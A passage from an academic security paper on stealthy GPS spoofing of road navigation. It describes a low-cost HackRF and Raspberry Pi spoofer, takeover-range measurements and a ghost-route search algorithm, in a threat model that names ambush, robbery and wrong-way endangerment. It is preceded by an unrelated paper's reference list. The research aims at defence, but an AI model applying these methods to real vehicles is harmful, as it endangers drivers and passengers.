[12] AURA, T., AND SETHI, M. Nimble out-of-band authentication for EAP (EAP-NOOB). Internet-Draft draft-aura-eap-noob-03, IETF, July 2018.

[13] BALFANZ, D., AND HAMILTON, R. Transport layer security (TLS) channel IDs. Internet-Draft draft-balfanz-tls-channelid-01, 2013.

[14] BARDOU, R., FOCARDI, R., KAWAMOTO, Y., SIMIONATO, L., STEEL, G., AND TSAY, J.-K. Efficient padding oracle attacks on cryptographic hardware. vol. 7417 of *LNCS*, Springer, pp. 608–625.

[15] BELLARE, M., POINTCHEVAL, D., AND ROGAWAY, P. Authenticated key exchange secure against dictionary attacks. In *Advances in Cryptology - Eurocrypt 2000* (2000), vol. 1807 of *LNCS*, Springer, pp. 139–155.

[16] BLUETOOTH SPECIAL INTEREST GROUP. Simple pairing, V10r00. Whitepaper, Aug. 2006.

[17] BOJINOV, H., BURSZTEIN, E., BOYEN, X., AND BONEH, D. Kamouflage: Loss-resistant password management. In *European Symposium on Research in Computer Security, ESORICS 2010* (2010), vol. 6345 of *LNCS*, Springer, pp. 286–302.

[18] BOYKO, V., MACKENZIE, P., AND PATEL, S. Provably secure password-authenticated key exchange using Diffie-Hellman. In *Advances in Cryptology - Eurocrypt 2000* (2000), vol. 1807 of *LNCS*, Springer, pp. 156–171.

[19] BURNS, J. Fuzzing Win32 inter-process communication mechanisms. In *Black Hat* (2006).

[20] COHEN, G. Call the plumber you have a leak in your (named) pipe. In *DEF CON 25* (2017).

[21] DIETZ, M., CZESKIS, A., BALFANZ, D., AND WALLACH, D. S. Origin-bound certificates: A fresh approach to strong client authentication for the web. In *21st USENIX Security Symposium* (2012), pp. 317–331.

[22] FELT, A. P., WANG, H. J., MOSHCHUK, A., HANNA, S., AND CHIN, E. Permission re-delegation: Attacks and defenses. In *20th USENIX Security Symposium* (2011).

[23] FIDO ALLIANCE. Universal 2nd factor (U2F) overview. https://fidoalliance.org/specs/fido-u2f-v1.2-ps-20170411/fido-u2f-overview-v1.2-ps-20170411.html, Oct. 2017.

[24] FLORENCIO, D., AND HERLEY, C. A large-scale study of web password habits. In *16th International Conference on World Wide Web, WWW2007* (2007), ACM, pp. 657–666.

[25] GOOGLE. Native messaging. https://developer.chrome.com/apps/nativeMessaging. [Nov. 2017].

[26] GOOGLE SECURITY RESEARCH. Blizzard update agent - JSON RPC DNS rebinding. https://www.exploit-db.com/exploits/43879/, Jan. 2018. EDB-ID 43879.

[27] GOOGLE SECURITY RESEARCH. Transmission - JSON RPC DNS rebinding. https://www.exploit-db.com/exploits/43665/, Jan. 2018. EDB-ID 43665, CVE-2018-5702.

[28] GOVERNMENT DIGITAL SERVICE. Introducing GOV.UK Verify. https://www.gov.uk/government/publications/introducing-govuk-verify/introducing-govuk-verify, Mar. 2018.

[29] GRAND, J. Attacks on and countermeasures for USB hardware token devices. In *Proceedings of the Fifth Nordic Workshop on Secure IT Systems* (2000).

[30] JABLON, D. P. Strong password-only authenticated key exchange. *ACM SIGCOMM Computer Communication Review 26*, 5 (1996), 5–26.

[31] JACKSON, C., BARTH, A., BORTZ, A., SHAO, W., AND BONEH, D. Protecting browsers from DNS rebinding attacks. *ACM Transactions on the Web (TWEB) 3*, 1 (2009), 2.

[32] JURANIC, L. Back to the future: Unix wildcards gone wild. http://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt, June 2014.

[33] KÜNNEMANN, R., AND STEEL, G. YubiSecure? Formal security analysis results for the YubiKey and YubiHSM. In *International Workshop on Security and Trust Management, STM 2012* (2012), vol. 7783 of *LNCS*, Springer, pp. 257–272.

[34] LAITINEN, P. HTML5 and digital signatures: Signature creation service 1.0.1. Specification, Finnish Population Register Centre, 2015. https://eevertti.vrk.fi/documents/2634109/2858578/SCS-signatures_v1.0.1.pdf.

[35] LANG, J., CZESKIS, A., BALFANZ, D., SCHILDER, M., AND SRINIVAS, S. Security Keys: Practical cryptographic second factors for the modern web. In *International Conference on Financial Cryptography and Data Security, FC 2016* (2016), vol. 9603 of *LNCS*, Springer, pp. 422–440.

[36] LI, H., AND EVANS, D. Horcrux: A password manager for paranoids. Document arXiv:1706.05085v2, Oct. 2017. http://arxiv.org/abs/1706.05085.

[37] LI, Z., HE, W., AKHAWE, D., AND SONG, D. The emperor's new password manager: Security analysis of web-based password managers. In *23rd USENIX Security Symposium* (2014), pp. 465–479.

[38] MICROSOFT. Named pipe security and access rights. https://docs.microsoft.com/en-us/windows/desktop/ipc/named-pipe-security-and-access-rights, May 2018.

[39] MICROSOFT DEVELOPERS NETWORK. Choosing a network protocol. https://msdn.microsoft.com/en-us/library/ms187892.aspx, 2016.

[40] MICROSOFT DEVELOPERS NETWORK. AppContainer isolation. https://msdn.microsoft.com/en-us/library/windows/desktop/mt595898(v=vs.85).aspx, May 2018.

[41] MICROSOFT DEVELOPERS NETWORK. Fast user switching. https://msdn.microsoft.com/en-us/library/windows/desktop/bb776893, May 2018.

[42] OSWALD, D., RICHTER, B., AND PAAR, C. Side-channel attacks on the YubiKey 2 one-time password generator. In *International Workshop on Recent Advances in Intrusion Detection, RAID 2013* (2013), vol. 8145 of *LNCS*, Springer, pp. 204–222.

[43] PARTANEN, A., AND LAITINEN, P. HTML5 and digital signatures: Signature creation service 1.1. Specification, Finnish Population Register Centre, 2017. https://eevertti.vrk.fi/documents/2634109/2858578/SCS-signatures_v1.1.pdf.

[44] REDHAT. Kernel local privilege escalation "Dirty COW" — CVE-2016-5195. https://access.redhat.com/security/vulnerabilities/DirtyCow, Oct. 2016.

[45] SETHI, M., ANTIKAINEN, M., AND AURA, T. Commitment-based device pairing with synchronized drawing. In *IEEE International Conference on Pervasive Computing and Communications, PerCom 2014* (2014), pp. 181–189.

[46] SHAO, Y., OTT, J., JIA, Y. J., QIAN, Z., AND MAO, Z. M. The misuse of Android Unix domain sockets and security implications. In *2016 ACM SIGSAC Conference on Computer and Communications Security, CCS 2016* (2016), ACM, pp. 80–91.

[47] SILBERSCHATZ, A., GALVIN, P. B., AND GAGNE, G. *Operating system concepts essentials*. John Wiley & Sons, 2014.

[48] SILVER, D., JANA, S., BONEH, D., CHEN, E. Y., AND JACKSON, C. Password managers: Attacks and defenses. In *23rd USENIX Security Symposium* (2014), pp. 449–464.

[49] STEVENS, W. R., FENNER, B., AND RUDOFF, A. M. *UNIX Network Programming*, vol. 1. Addison-Wesley Professional, 2004.

[50] VIJAYAKUMAR, H., GE, X., PAYER, M., AND JAEGER, T. JIGSAW: Protecting resource access by inferring programmer expectations. In *23rd USENIX Security Symposium* (2014), pp. 973–988.

[51] VIJAYAKUMAR, H., SCHIFFMAN, J., AND JAEGER, T. STING: Finding name resolution vulnerabilities in programs. In *21th USENIX Security Symposium* (2012), pp. 585–599.

[52] VIJAYAKUMAR, H., SCHIFFMAN, J., AND JAEGER, T. Process firewalls: Protecting processes during resource access. In *8th ACM European Conference on Computer Systems, EuroSys'18* (2013), ACM, pp. 57–70.

[53] WATTS, B. Discovering and exploiting named pipe security flaws for fun and profit. http://www.blakewatts.com/namedpipepaper.html. [Dec. 2017].

[54] WINDOWS IT PRO CENTER. Set up a shared or guest PC with Windows 10. https://docs.microsoft.com/en-us/windows/configuration/set-up-shared-or-guest-pc, July 2017.

[55] XING, L., BAI, X., LI, T., WANG, X., CHEN, K., LIAO, X., HU, S.-M., AND HAN, X. Cracking app isolation on Apple: Unauthorized cross-app resource access on macOS. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, CCS 2015* (2015), ACM, pp. 31–43.

[56] YLONEN, T., AND LONVICK, C. The secure shell (SSH) protocol architecture. RFC 4251, IETF, 2006.

[57] YUBICO DEVELOPER PROGRAM. U2F technical overview. https://developers.yubico.com/U2F/Protocol_details/Overview.html. [Oct. 2017].

# All Your GPS Are Belong To Us: Towards Stealthy Manipulation of Road Navigation Systems

Kexiong (Curtis) Zeng[†], Shinan Liu[‡], Yuanchao Shu[§], Dong Wang[†]
Haoyu Li[†], Yanzhi Dou[†], Gang Wang[†], Yaling Yang[†]
[†]*Virginia Tech;* [‡]*University of Electronic Science and Technology of China;* [§]*Microsoft Research*
{*kexiong6, dong0125, haoyu7, yzdou, gangwang, yyang8*}*@vt.edu; liushinan63@163.com; yuanchao.shu@microsoft.com*

## Abstract

Mobile navigation services are used by billions of users around globe today. While GPS spoofing is a known threat, it is not yet clear if spoofing attacks can truly manipulate road navigation systems. Existing works primarily focus on simple attacks by randomly setting user locations, which can easily trigger a routing instruction that contradicts with the physical road condition (*i.e.*, easily noticeable).

In this paper, we explore the feasibility of a stealthy manipulation attack against road navigation systems. The goal is to trigger the fake turn-by-turn navigation to guide the victim to a wrong destination without being noticed. Our key idea is to slightly shift the GPS location so that the fake navigation route matches the shape of the actual roads and trigger physically possible instructions. To demonstrate the feasibility, we first perform controlled measurements by implementing a portable GPS spoofer and testing on real cars. Then, we design a searching algorithm to compute the GPS shift and the victim routes in real time. We perform extensive evaluations using a trace-driven simulation (600 taxi traces in Manhattan and Boston), and then validate the complete attack via real-world driving tests (attacking our own car). Finally, we conduct deceptive user studies using a driving simulator in both the US and China. We show that 95% of the participants follow the navigation to the wrong destination without recognizing the attack. We use the results to discuss countermeasures moving forward.

## 1 Introduction

Billions of users around globe are relying on mobile navigation services today [45]. Ranging from map applications (*e.g.*, Google Maps, Waze) to taxi sharing platforms (*e.g.*, Uber, Lyft), these services depend on accurate and reliable GPS inputs. Recently, GPS systems also start to play a major role in navigating autonomous vehicles, with a key impact on the driving safety [11].

In the meantime, there has been a growing concern about the security of GPS applications. GPS is vulnerable to *spoofing attacks* where adversaries can inject falsified GPS signals to control the victim's GPS device [55]. Such attacks did happen in the real-world, especially targeting drones and ships. For example, Humphreys *et al.* demonstrated a successful GPS spoofing attack against drones in 2012 [28]. In 2013, a luxury yacht was intentionally diverted from Monaco to Greece by spoofing its receiving GPS signals [46].

To understand the risks of GPS spoofing attacks, researchers have explored to build GPS spoofers to spoof drones, ships and wearable devices [25,26,61]. However, these works mainly focus on simple attacks by setting random locations in the target device [25, 26, 61]. Other works have examined GPS spoofing attacks on systems in the open environment (*e.g.,* open air/water) such as drones and ships [28, 46] where a simple GPS change could (stealthily) steer their navigation.

So far, it is still an open question regarding whether attackers can manipulate the *road navigation systems* by spoofing the GPS inputs. The problem is critical considering that navigation systems are actively used by billions of drivers on the road and play a key role in autonomous vehicles. At the same time, the problem is challenging given that most road navigation systems are used (or closely monitored) by human drivers. In addition, naive GPS manipulations are unlikely to succeed primarily because of the physical road constraints. For example, random GPS manipulation can easily create "physically impossible" navigation instructions (*e.g.*, turn left in the middle of a highway). Since the possibility of the attack is not yet clear, most civilian systems don't have any defense mechanisms in place.

In this paper, we take systematic steps to explore the feasibility of manipulating road navigation systems *stealthy* by carefully crafting the spoofed GPS inputs.

The goal is to manipulate the turn-by-turn navigation and guide a victim to a wrong destination without being noticed. The key intuition is that users are more likely to rely on GPS services when navigating in unfamiliar areas (confirmed via user study). In addition, most navigation systems display the "first-person" view which forces users to focus on the current road and the next turn. To these ends, if an attacker identifies an attacking route that mimics the *shape* of the route displayed on the map, then it is possible to trigger navigation instructions that are consistent with the physical environment (*e.g.*, triggering the "turning right" prompt only when there is an actual right-turn ahead) to avoid alerting users.

To understand the attack feasibility, we take four key steps[1]. First, we implement a GPS spoofer to perform empirical measurements to understand the attackers' practical constraints and capacities. Second, we design the attacking algorithms and evaluate them based on empirical taxi driving traces. Third, we implement the system and validated it using real-world driving tests (the attacks are applied to the author's car, with careful protections and ethical reviews). Finally, we conduct "deceptive" user studies to examine the feasibility of the attack with other users (non-authors) in the loop and understand key factors to the success of the attack.

**Measurements.** We show that adversaries can build a portable spoofer with low costs (about $223), which can easily penetrate the car body to take control of the GPS navigation system. Our measurement shows that effective spoofing range is 40–50 meters and the target device can consistently latch onto the false signals without losing connections. The results suggest that adversaries can either place the spoofer inside/under the target car and remotely control the spoofer, or tailgate the target car in real time to perform spoofing.

**Stealthy Attacking Algorithm.** To make attack stealthy, we design searching algorithms that search for attacking routes in real-time. The algorithm crafts the GPS inputs to the target device such that the triggered navigation instruction and displayed routes on the map remain *consistent* with the physical road network. In the physical world, the victim who follows the instruction would be led to a wrong route (or a wrong destination). We evaluate algorithms using trace-driving simulations (600 taxi trips in total) from Manhattan [5] and Boston [1]. On average, our algorithm identified 1547 potential attacking routes for each target trip for the attacker to choose from. If the attacker aims to endanger the victim, the algorithm can successfully craft special attack route that contains wrong-ways for 99.8% of the trips. Finally, the algorithm also allows the attacker to pre-define a target destination area to lead the victim to.

[1]Our study received the approval from our local IRB (#17-936).

**Real-world Driving Test.** We implemented the algorithm and tested it by attacking our own car in a real-world driving test. We have taken careful protection to ensure research ethics (*e.g.*, experiments after midnight in suburb areas, appropriate shield and power control). We demonstrate the feasibility of the attack to trigger the target navigation instructions in real-time while the victim (the author) is driving.

**User Study.** Finally, we examine the attack feasibility with users (non-authors) in the loop. Due to the risk of attacking real cars, we instead perform a *deceptive* experiment using a driving simulator. We customize the driving simulator to load a high-resolution 3D street map of real-world cities. We apply deception by phrasing the study as a "usability test of the driving software", while we perform spoofing attacks during the experiment (informed consent obtained afterwards). The user study ($N = 40$) was conducted in both the US and China with consistent results. We show the proposed attack is highly effective: 38 out of 40 participants (95%) follow the navigation to all the wrong destinations. Based on our results, we discuss possible solutions moving forward.

In summary, our paper makes three key contributions.

- We propose a novel attack that manipulates the road navigation systems stealthily. The proposed algorithm is extensively evaluated using real-world taxi driving traces.
- We implement the attack algorithm and a low-cost portable GPS spoofer. Real-world measurements and driving tests on the road confirm the attack feasibility.
- We conduct a user study to demonstrate the attack feasibility with human drivers in the loop. The results provide key insights into how common driving habits make users vulnerable.

We hope the results can help to raise the attention in the community to develop *practically deployable* defense mechanisms (*e.g.*, location verification, signal authentication, sensor fusion) to protect the massive GPS device users and emerging GPS-enabled autonomous systems.

## 2 Background and Threat Model

In this section, we start by providing the background of GPS spoofing attacks and describing the unique challenges in *road navigation scenarios*.

**Global Positioning System (GPS).** GPS is a space-based radio navigation system that provides the geolocation and time information. To date, it consists of 31 satellites in medium Earth orbit where each satellite is equipped with a synchronized atomic clock. Each satellite continuously broadcasts GPS information using

Coarse/Acquisition (C/A) code on L1 band at 1575.42 MHz and encrypted precision (P/Y) code on L2 band at 1227.60MHz with 50 bps data rate. P(Y) code is used exclusively by authorized U.S. military receivers and C/A code is not encrypted for general civilian access.

**GPS Spoofing Attacks.** Civilian GPS is vulnerable to spoofing attacks. GPS spoofing attacks have two key steps: First, in the *takeover* step, attacker lures the victim GPS receiver to migrate from the legitimate signal to the spoofing signal. The takeover phase can be either brute-forced or smooth. In the former case, a spoofer simply transmits the false signals at a high power, causing the victim to lose track of the satellites and lock on to the stronger spoofing signals. In contrast, smooth takeover begins by transmitting signals synchronized with the original ones and then gradually overpowering the original signal to cause the migration. The advantage of smooth takeover is the stealthiness since it will not generate abnormal jumps in the received signal strength. However, smooth takeover requires specialized hardware to real-time track and synchronize with the original signals at the victim's location (costly) [26, 41]. Next, in the second step, the attacker can manipulate the GPS receiver by either shifting the signals' arrival time or modifying the navigation messages [41, 46].

## 2.1 Threat Model

In this paper, we explore a novel attack against *road navigation systems* by spoofing the GPS inputs. In this attack, the victim is a driver who uses a GPS navigation system (*e.g.*, a mobile app) while driving on the road. The victim can also be a person sitting in a GPS-enabled self-driving car. The attacker spoofs the signals of the victim's GPS receiver to manipulate the routing algorithm of navigation system. The attacker's goal is to guide the victim to take a wrong route without alerting the victim (*i.e.*, stealthy). The attack can be realized for three purposes.

- **Deviating Attack.** The attacker aims to guide the victim to follow a wrong route, but the attacker does not have a specific target destination. In practice, the attacker may detour ambulances or police cars to enter a *loop route*.
- **Targeted Deviating Attack.** The attacker aims to guide the victim to a *target destination* pre-defined by the attacker, for example, for ambush, robbery or stealing a self-driving car.
- **Endangering Attack.** The attacker aims to guide the victim into a dangerous situation, for example, entering the *wrong way* on a highway.

In our threat model, the attacker has no access to the *internal* software/hardware of the target GPS device or those of the navigation service. The attacker also cannot modify the navigation services or algorithms (*e.g.*, on Google Maps servers). In addition, we assume the attacker knows the victim's rough destination area (*e.g.*, a financial district, a hotel zone) or the checkpoint that the victim will bypass (*e.g.*, main bridges, tunnels, highway entrances). In later sections, we will justify why this assumption is reasonable and design our attack to tolerate the inaccurate estimation of the victim's destination. We focus on low-cost methods to launch the attack without the need for expensive and specialized hardware.

Compared to spoofing a drone or a ship [8, 25, 28, 46, 61]., there are unique challenges to manipulate the *road navigation systems*. First, road navigation attack has strict geographical constraints. It is far more challenging to perform GPS spoofing attacks in real-time while coping with road maps and vehicle speed limits. In addition, human drivers are in the loop of the attack, which makes a stealthy attack necessary.

The scope of the attack is limited to scenarios where users heavily rely on the GPS device for navigation. For example, when a user drives in a very *familiar* area (*e.g.*, commuting from home to work), the user is not necessarily relying on GPS information to navigate. We primarily target people who drive in an unfamiliar environment. In addition, the attack will be applicable to self-driving cars that rely on GPS and the physical-world road conditions for navigation (instead of the human drivers).

# 3 Measurement-driven Feasibility Study

We start by performing real-world measurements to understand the constraints of the attacker's capacity in practice. The results will help to design the corresponding attacking algorithms in the later sections.

**Portable GPS Spoofer.** We implemented a portable GPS spoofer to perform *controlled* experiments. As shown in Figure 1. The spoofer consists of four components: a HackRF One-based frontend, a Raspberry Pi, a portable power source and an antenna. The whole spoofer can be placed in a small box and we use a pen as a reference to illustrate its small size. HackRF One is a Software Defined Radio (SDR). We connect it to an antenna with frequency range between 700 MHz to 2700 MHz that covers the civilian GPS band L1 (1575.42 MHz). A Raspberry Pi 3B (Quad Core 1.2GHz Broadcom BCM2837 64bit CPU, 1GB RAM) is used as a central server. It runs an SSH-enabled Raspbian Jessie operating system with a LAMP stack server. GPS satellite signals are generated by an open-source software called Wireless Attack Launch Box (WALB) [6] running on Raspberry Pi. The Raspberry Pi has a cellular network connection and supports remote access through SSH (Se-






Figure 1: A low-cost portable GPS spoofer.




(a) Same-car Test (b) Two-car Test

Figure 2: Measurement setups.

cure Shell). By controlling the Raspberry Pi, we can inject the real-time GPS location information either manually or using scripts. We use a 10000 mAh power bank as a power source for the entire system. All the components are available off-the-shelf. The total cost is about 223 US Dollars ($175+$35+$10+$3).

**Measurement Setups.** We seek to examine the GPS spoofing range, the takeover time delay, and the potential blockage effect from the car body. Before and during the measurements, we have taken active steps to ensure the research ethics and legality. First, the measurement was exclusively conducted in China. We obtained a temporary legal permission from the local radio regulation authority in Chengdu, China for conducting the experiments. Second, we performed the measurements in a large outdoor parking lot *after midnight* when there were no people or cars around (with the permission). Third, we have carefully tested the GPS signal strength at the edge of the parking lot to make sure the signals did not affect the outside areas.

Our measurement focuses on two possible attacking cases to spoof the GPS device in a moving car (Figure 2). First, the attacker can place the small spoofer in victim's car or stick the spoofer under the car. The attacker then can remotely login to the spoofer via SSH to perform the attack through a cellular connection. Second, if the spoofer cannot be attached to the victim's car, then the attacker may tailgate the victim's car by driving or flying a drone that carries the spoofer.

**Same-Car Setting.** In the same car setting, we place the smartphone (XIAOMI MIX2 with Android 8.0) as the victim GPS device in the dashboard area. Then we place the spoofer under the *backseat*, or in the *trunk*. At each position, we SSH the spoofer to take over the GPS lock of the phone. We repeat 10 times and calculate the average takeover time. The result shows that the average takeover time is slightly higher from the trunk (48 seconds) than that from the backseat (35 seconds), but the difference is minor. Note that the takeover is a one-time effort. Once the fake signal is locked in, the connection can sustain throughout the attack.

| **Distance (m)** | 10 | 20 | 30 | 40 | 50 | 60 |
|---|---|---|---|---|---|---|
| **Takeover Time (s)** | 59.2 | 37.6 | 41.2 | 62.4 | 35.0 | - |
| **Failure Rate** | 0 | 0 | 0 | 0 | 0.2 | 1.0 |


Table 1: Average takeover time and the failure rate.

**Two-Car Setting.** Then we test to place the spoofer and the smartphone in two different cars, and examine the impact of distance $d$. We increase $d$ by a step of 10 meters and measure the takeover time. Cars remain static during the measurement. As shown in Table 1, the distance does not significantly impact the takeover time, but it does affect the takeover success rate. When the distance is longer, the takeover is more likely to be unsuccessful. The effective spoofing range is 40–50 meters.

We performed additional tests to examine the potential blockage effect of other cars on the road. More specifically, we placed the spoofer and the smartphone in two different cars. Between these two cars, we placed three additional cars as the blockage. The result shows the average takeover time remains similar (41.2 seconds). To further examine the sustainability of the signal lock-in, we fix the location of the spoofer's car, and let the victim's car drive in circles (about 10 mph) while keeping a distance for 15 meters. After driving non-stop for 15 minutes, we did not observe any disconnections, which confirms the sustainability. Overall, the results demonstrate the possibility of performing the GPS spoofing attack in practice.

## 4 GPS Spoofing Attack Method

The measurement results demonstrate the initial feasibility, and the next question is how to make the attack more stealthy. Intuitively, if the attacker randomly changes the GPS information of the navigation device, the driver can easily notice the inconsistency between the *routing information* and *physical road condition*. For example, the spoofed GPS location may trigger the navigation system to instruct a "left turn", but there is no way to turn left on the actual road. In order to make the driver believe he is driving on the original route, the key is to find a virtual route that mimics the shapes of the real roads. In this way, it is possible for the navigation instructions to remain consistent with the physical world. Another contributing factor is that navigation systems typically display the *first person* view. The driver does not see the whole route, but instead, focuses on *the current route* and




(a) Original navigation route $\Gamma : P \rightarrow D$ (b) Ghost location $B$ (c) Actual path of the victim $A \rightarrow C$

Figure 3: An attack example: the victim's original navigation route is $P \rightarrow D$; At location $A$, the spoofer sets the GPS to a ghost location $B$ which forces the navigation system to generate a new route $B \rightarrow D$. Following the turn-by-turn navigation, the victim actually travels from $A$ to $C$ in the physical world.

*the next turn*, which is likely to increase the attacker's chance of success.

## 4.1 The Walk-through Example

The victim is a traveler to the New York City who is not familiar with the area and thus relies on a GPS app to navigate. Figure 3a shows the victim is driving from Hamilton Park in New Jersey ($P$) to Empire State Building in Manhattan ($D$). Assume that an attacker takes over the victim's GPS receiver at the exit of the Lincoln Tunnel ($A$) as shown in Figure 3c. The attacker creates false GPS signals to set the GPS location to a nearby "ghost" location $B$. To cope with the false location drift, the navigation system will recalculate a new route between $B$ and $D$. We call the new route *ghost route*. On the physical road, the victim is still at location $A$ and starts to follow the turn-by-turn navigation from the app. At the same time, the navigation app is constantly receiving the spoofed GPS signals. Eventually, the victim will end up at a different place $C$. Note that the shape of the $B \rightarrow D$ route is similar with that of the $A \rightarrow C$ route. Depending on the purpose of the attack, the attacker may pre-define the target destination $C$ or simply aims to divert the victim from arriving the original destination $D$.

In practice, when the attacker changed the GPS information from $A$ to $B$, it may or may not trigger the "recalculating" voice prompt in the navigation system. This depends on where $B$ is positioned. If $B$ still remains on the original route (but at a different location from $A$), then there will be no voice prompt. Otherwise, the voice prompt could be triggered. This turns out to be less of a problem. Our user study (Section 7) shows that users often encounter inaccurate GPS positioning (*e.g.*, urban canyon effect in big cities) and don't treat the one-time "recalculating" as an anomaly.

| Symbol | Definition |
|---|---|
| $G$ | A geographic area. |
| $R = \{r_i\}$ | Road segments set. |
| $C = \{c_i\}$ | Road segment connection set. $c_i = (r_i, r_{i+1})$. |
| $L = \{l_i\}$ | Road segment length set. $l_i = \|r_i\|$. |
| $\Phi = \{\phi_i\}$ | Connection turning angle set. $\phi_i = \phi(r_i, r_{i+1})$. |
| $S$ | The merged segment $S_k = [r_i, ...r_{i+j}]$. |
| $P, D, \Gamma$ | Starting point, destination, navigation route. |
| $\Gamma_o, \Gamma_g, \Gamma_v$ | Original route, ghost route, victim route. |
| $Loc_a, Loc_g$ | actual location, ghost location. |
| $\Omega_{driftDis}$ | Max. drifted distance between $Loc_g$ and $Loc_a$. |
| $v_g$, $v_a$ | Ghost speed, actual speed. |
| $\Omega_{speed}$ | Max. speed scale factor $\|(v_g - v_a)\|/v_a \leq \Omega_{speed}$. |

Table 2: Notation and definition.

## 4.2 Attack Formulation

A successful spoofing attack relies on a careful choice of the ghost location $B$. The ghost route $B \rightarrow D$ should fit the road map starting from $A$. In addition, the ghost location $B$ should be close to $A$ so that there will not be an obvious location change on the navigation map screen. In the following, we describe our attack objectives and constraints. Key notations are listed in Table 2.

**Road Model.** As shown in Figure 4, a geographic area $G$ is represented by a set of road segments and connection points. $R$ is a set of road segments, and $C = \{c_i = (r_i, r_{i+1})\}$ is a set of connection points. Road segments are inter-connected through connection points. $L$ defines road segment length. $\Phi$ quantifies a connection point's turning angle. More specifically, $\phi_i = \phi(r_i, r_{i+1})$, $\phi_i \in [-\pi, \pi)$. We use the counterclockwise convention to calculate the angle [4]. $\phi_i > 0$ and $\phi_i < 0$ indicate a left and right turn respectively.

**Navigation Route.** Given a starting point and a destination point, a navigation route $\Gamma$ is calculated by the navigation system represented by road segments: $\Gamma = (r_1, r_2, ..., r_n)$. In practice, navigation systems typically tell people to keep driving along the road crossing multiple segments before a turn is required. To this end, we





Figure 4: Road model example.

further merge adjacent road segments. If the turning angle at connection point $(r_i, r_{i+1})$ is below a certain threshold $\theta$ (say 30°), these two road segments can be merged. After merging such road segments, the navigation route is rewritten as $\Gamma = (S_1, S_2, ..., S_m)$.

Consider a victim is following an *original route* $\Gamma_o$ to a destination $D$. At some point, an attacker launches the spoofing attack to change the victim's GPS from its actual location $Loc_a$ to a nearby ghost location $Loc_g$. This will trigger the navigation system to recalculate a new route from $Loc_g$ to $D$ as the *ghost route* $\Gamma_g = (S_{g_1}, S_{g_2}, ..., S_{g_m})$. Consequently, the victim will follow navigation instructions from $\Gamma_g$ and will end up traversing a *victim route* $\Gamma_v = (S_{v_1}, S_{v_2}, ..., S_{v_m})$. In our attack, $\Gamma_v$ should match $\Gamma_g$ in terms of road segments and connections. Note that $\Gamma_v$ might contain wrong-way segments (if $S_{v_i}$'s direction is against the traffic) or loops (if $S_v$ has the same starting and ending point).

**Attack Objective.** Given the victim's current location $Loc_a$ and destination $D$, the attack $ATK$ aims to identify feasible victim routes and the associated ghost location $Loc_g$ and ghost route $\Gamma_g$. We define $O = ATK(G, D, Loc_a) = \{o_1, o_2, ..., o_k\}$, where $o_i = (\Gamma_{vi}, \Gamma_{g_i}, Loc_{g_i})$ such that $\Gamma_{vi}$ matches $\Gamma_{g_i}$. If the attacker aims to divert the victim to a pre-defined destination area $C$, then the attacker only needs to search the $o_i$ where $\Gamma_{vi}$ bypasses $C$.

**Constraints.** The constraint $\Omega$ includes two elements. (1) Location drift constraint $\Omega_{driftDis}$ which defines the maximum drifted distance between $Loc_g$ and $Loc_a$ at the beginning of the attack, *i.e.*, $||Loc_g - Loc_a|| \leq \Omega_{driftDis}$. This is to avoid obvious location change on the navigation map screen. (2) Speed scale factor constraint $\Omega_{speed}$ that limits the ghost speed $v_g$ within a reasonable range, *i.e.*, $|(v_g - v_a)|/v_a \leq \Omega_{speed}$. The above practical constraints can be set to different values by attackers in different situations, *e.g.*, depending on the awareness of the human users and the navigation system.

# 5 Detailed Attack Algorithm Design

Next, we describe the detailed design of our attack algorithm. The attack algorithm contains two key components: *road network construction* and *attack route search*. For any target geographic area, we construct the road network from public map data. This is a one-time effort and can be computed offline. In our study, we use the data from OpenStreetMap to build a road network $G$. Based on the graph, we introduce two algorithms to search the attack routes. The algorithms will return a list of potential attack-launching positions and the corresponding victim routes. Using the searching algorithms, the attacker can also specify a target destination (area) to divert the victim to.

## 5.1 Basic Attack Design

Given graph $G$, victim's current location $Loc_a$, destination $D$ and constraints $\Omega$, we design a *basic* search algorithm for the ghost locations and victim routes. Before introducing the algorithm, we clarify on a few assumptions. First, given a starting point and a destination, the attacker needs to compute a navigation route $\Gamma$ similar to what the victim has. by querying the navigation service that the victim is using (*e.g.*, Google Maps APIs). In addition, the attacker knows the victim's actual location $Loc_a$. For the same-car setting (*e.g.*, spoofer is attached under the victim car), our spoofer is able to tell the fake GPS signals and the real signals apart, and send the victim's actual location back to the attacker. For the tailgating model, the victim is within the sight of the attacker, and thus $Loc_a$ is known.

